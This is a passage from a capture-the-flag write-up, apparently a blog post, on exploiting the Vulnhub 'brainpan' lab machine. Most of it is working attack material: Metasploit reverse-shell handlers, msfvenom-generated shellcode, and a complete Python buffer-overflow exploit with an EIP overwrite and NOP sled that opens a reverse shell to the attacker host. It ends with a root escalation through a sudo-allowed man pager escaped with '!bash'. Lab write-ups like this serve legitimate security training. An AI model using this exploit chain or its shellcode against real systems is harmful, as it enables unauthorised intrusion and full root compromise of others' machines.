└─# msfconsole -x "use exploit/multi/handler ; set lhost 10.0.0.4 ; set lport 1234 ; set payload windows/meterpreter/reverse_tcp ; run" 
Metasploit tip: Metasploit can be configured at startup, see msfconsole 
--help to learn more
                                                  
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
lhost => 10.0.0.4
lport => 1234
payload => windows/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 10.0.0.4:1234 
[*] Sending stage (176198 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.4:1234 -> 10.0.0.5:59600) at 2024-04-16 15:45:35 -0400

meterpreter > sysinfo 
Computer        : WIN10
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >

Nice It worked ! , Let’s try it on the brainpan machine

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# msfvenom -p linux/x86/meterpreter/reverse_tcp  LHOST=10.0.0.4 LPORT=7777 -f python -b "\x00\x80" -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai chosen with final size 150
Payload size: 150 bytes
Final size of python file: 855 bytes
shellcode =  b""
shellcode += b"\xda\xd7\xd9\x74\x24\xf4\xba\xa1\xde\x66\x63"
shellcode += b"\x5e\x29\xc9\xb1\x1f\x31\x56\x1a\x03\x56\x1a"
shellcode += b"\x83\xee\xfc\xe2\x54\xb4\x6c\x3d\xa7\x92\x86"
shellcode += b"\x22\x94\x67\x3a\xcf\x18\xd8\xda\x86\xfd\xd5"
shellcode += b"\xa3\x0e\xa6\x8d\xa9\x30\x58\x4a\xc6\x32\x58"
shellcode += b"\x4c\x77\xba\xb9\x1a\x11\xe4\x69\x8a\x8a\x9d"
shellcode += b"\x68\x6f\xf8\x1e\xef\xb0\x7b\x06\xa1\x44\x41"
shellcode += b"\x50\x9f\xa5\xb9\xa0\x87\xcf\xb9\xca\x32\x99"
shellcode += b"\x59\x3b\xf5\x54\x1d\xb9\xc5\x1e\xa3\x29\xe2"
shellcode += b"\x52\xdc\x14\xec\x82\xe3\x66\x65\x41\x22\x8d"
shellcode += b"\x79\x47\x46\x5e\x31\x3a\x44\xdf\xb4\x05\x2e"
shellcode += b"\xf0\xed\x0c\x2e\x69\xa3\x65\x01\x89\x0e\xf9"
shellcode += b"\xe4\x4e\xe8\xf8\x19\xaf\xb0\xfc\xe5\x30\xc0"
shellcode += b"\x45\xe4\x30\xc0\xb9\x2a\xb0"

┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# cat Exploit_Brain.py 
import socket
from sys import exit

shellcode =  b""
shellcode += b"\xda\xd7\xd9\x74\x24\xf4\xba\xa1\xde\x66\x63"
shellcode += b"\x5e\x29\xc9\xb1\x1f\x31\x56\x1a\x03\x56\x1a"
shellcode += b"\x83\xee\xfc\xe2\x54\xb4\x6c\x3d\xa7\x92\x86"
shellcode += b"\x22\x94\x67\x3a\xcf\x18\xd8\xda\x86\xfd\xd5"
shellcode += b"\xa3\x0e\xa6\x8d\xa9\x30\x58\x4a\xc6\x32\x58"
shellcode += b"\x4c\x77\xba\xb9\x1a\x11\xe4\x69\x8a\x8a\x9d"
shellcode += b"\x68\x6f\xf8\x1e\xef\xb0\x7b\x06\xa1\x44\x41"
shellcode += b"\x50\x9f\xa5\xb9\xa0\x87\xcf\xb9\xca\x32\x99"
shellcode += b"\x59\x3b\xf5\x54\x1d\xb9\xc5\x1e\xa3\x29\xe2"
shellcode += b"\x52\xdc\x14\xec\x82\xe3\x66\x65\x41\x22\x8d"
shellcode += b"\x79\x47\x46\x5e\x31\x3a\x44\xdf\xb4\x05\x2e"
shellcode += b"\xf0\xed\x0c\x2e\x69\xa3\x65\x01\x89\x0e\xf9"
shellcode += b"\xe4\x4e\xe8\xf8\x19\xaf\xb0\xfc\xe5\x30\xc0"
shellcode += b"\x45\xe4\x30\xc0\xb9\x2a\xb0"

# bunch_of_A + EIP + NOPS + ShellCode

Buffer = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90"*20 + shellcode

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.1.4",9999))
sock.send((Buffer + b"\r\n"))

sock.close()
exit()

┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# proxychains python3 Exploit_Brain.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.4:9999  ...  OK

# MSF Tab

┌──(root㉿0xMat10)-[~]
└─# msfconsole -x "use exploit/multi/handler ; set lhost 10.0.0.4 ; set lport 7777 ; set payload linux/x86/shell/reverse_tcp ; run"
Metasploit tip: You can use help to view all available commands
                                                  
                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
lhost => 10.0.0.4
lport => 7777
payload => linux/x86/shell/reverse_tcp
[*] Started reverse TCP handler on 10.0.0.4:7777 
[*] Command shell session 5 opened
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)

Bingo ! , we are in

R00t Me PLease !

Nice now we have a shell let’s see how can we get the root

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
python3 -c 'import pty; pty.spawn("/bin/bash")'

puck@brainpan$ sudo -l
Matching Defaults entries for puck on this host:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
(root) NOPASSWD: /home/anansi/bin/anansi_util

puck@brainpan$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
– network
– proclist
– manual [command]

puck@brainpan$ sudo /home/anansi/bin/anansi_util manual ifconfig
No manual entry for manual
WARNING: terminal is not fully functional
– (press RETURN)

IFCONFIG(8) Linux Programmer’s Manual IFCONFIG(8)

NAME
ifconfig – configure a network interface

SYNOPSIS
ifconfig [-v] [-a] [-s] [interface]
ifconfig [-v] interface [aftype] options | address …

DESCRIPTION
Ifconfig is used to configure the kernel-resident network interfaces.
It is used at boot time to set up interfaces as necessary. After that,
it is usually only needed when debugging or when system tuning is
needed.

Seems like man command , so let’s exploit it

1
2
3
4
5
6
7
8
9
puck@brainpan$ sudo /home/anansi/bin/anansi_util manual vi
No manual entry for manual
WARNING: terminal is not fully functional
– (press RETURN)

!bash

root@brainpan:/usr/share/man# id
uid=0(root) gid=0(root) groups=0(root)

Now we are the R00T

Resources

This post is licensed under CC BY 4.0 by the author.

© 2026 Fady Moheb. All rights reserved.